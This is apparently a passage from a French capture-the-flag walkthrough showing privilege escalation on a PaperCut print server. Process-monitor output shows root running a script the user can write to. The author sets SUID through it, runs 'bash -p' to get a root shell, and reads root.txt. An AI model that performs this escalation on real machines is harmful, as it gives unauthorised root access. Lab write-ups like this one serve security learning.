
2024/09/20 07:25:33 CMD: UID=0 PID=1400 | bash -c "/home/papercut/server/bin/linux-x64/server-command" get-config health.api.key2024/09/20 07:25:33 CMD: UID=0 PID=1401 |2024/09/20 07:25:33 CMD: UID=0 PID=1402 | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key2024/09/20 07:25:33 CMD: UID=0 PID=1403 | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key2024/09/20 07:25:33 CMD: UID=0 PID=1404 | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key2024/09/20 07:25:33 CMD: UID=0 PID=1410 | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key2024/09/20 07:25:33 CMD: UID=0 PID=1409 | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key2024/09/20 07:25:33 CMD: UID=0 PID=1408 | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key2024/09/20 07:25:33 CMD: UID=0 PID=1411 | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key2024/09/20 07:25:35 CMD: UID=0 PID=1430 | /usr/bin/python3 -Es /usr/bin/lsb_release -sdNous avons les droits en écriture dans ce dossier.
Ajoutons le bit SUID sur server-command.
papercut@bamboo:~/server$ cd /home/papercut/server/bin/linux-x64/
papercut@bamboo:~/server/bin/linux-x64$ ls -lals -latotal 13128drwxr-xr-x 3 papercut papercut     4096 May 26  2023 .drwx------ 3 papercut papercut     4096 Sep 29  2022 ..-rw-r--r-- 1 papercut papercut     1522 Sep 29  2022 .common-rwxr-xr-x 1 papercut papercut   111027 Sep 29  2022 app-monitor-rw-r--r-- 1 papercut papercut     5514 Sep 29  2022 app-monitor.conf-rwxr-xr-x 1 papercut papercut    16658 Sep 29  2022 app-server-r-s--x--x 1 root     root        11071 Sep 29  2022 authpam-rwxr-xr-x 1 papercut papercut     2456 Sep 29  2022 authsamba-rwxr-xr-x 1 papercut papercut      479 Sep 29  2022 create-client-config-file-rwxr-xr-x 1 papercut papercut      468 Sep 29  2022 create-ssl-keystore-rwxr-xr-x 1 papercut papercut      763 Sep 29  2022 db-tools-rwxr-xr-x 1 papercut papercut      501 Sep 29  2022 direct-print-monitor-config-initializer-rwxr-xr-x 1 papercut papercut     2306 Sep 29  2022 gather-ldap-settingsdrwxr-xr-x 2 papercut papercut     4096 May 26  2023 lib-rwxr-xr-x 1 papercut papercut   493309 Sep 29  2022 pc-pdl-to-image-rwxr-xr-x 1 papercut papercut 12689408 Sep 29  2022 pc-split-scan-rwxr-xr-x 1 papercut papercut     9558 Sep 29  2022 pc-udp-redirect-rwxr-xr-x 1 papercut papercut     7561 Sep 29  2022 roottasks-rwxr-xr-x 1 papercut papercut     7777 Sep 29  2022 sambauserdir-rwxr-xr-x 1 papercut papercut      493 Sep 29  2022 server-command-rwxr-xr-x 1 papercut papercut     2253 Sep 29  2022 setperms-rwxr-xr-x 1 papercut papercut      286 Sep 29  2022 start-server-rwxr-xr-x 1 papercut papercut    11108 Sep 29  2022 stduserdir-rwxr-xr-x 1 papercut papercut      279 Sep 29  2022 stop-server-rwxr-xr-x 1 papercut papercut      480 Sep 29  2022 upgrade-server-configuration
=============
papercut@bamboo:~/server/bin/linux-x64$ file server-commandfile server-commandserver-command: POSIX shell script, ASCII text executable
Nous relançons le refresh depuis le dashboard de papercut.
Et exécutons simplement la commande suivante pour passer root.
papercut@bamboo:~/server/bin/linux-x64$ bash -p
============
bash-5.1# whoamiroot
============
bash-5.1# cat root.txt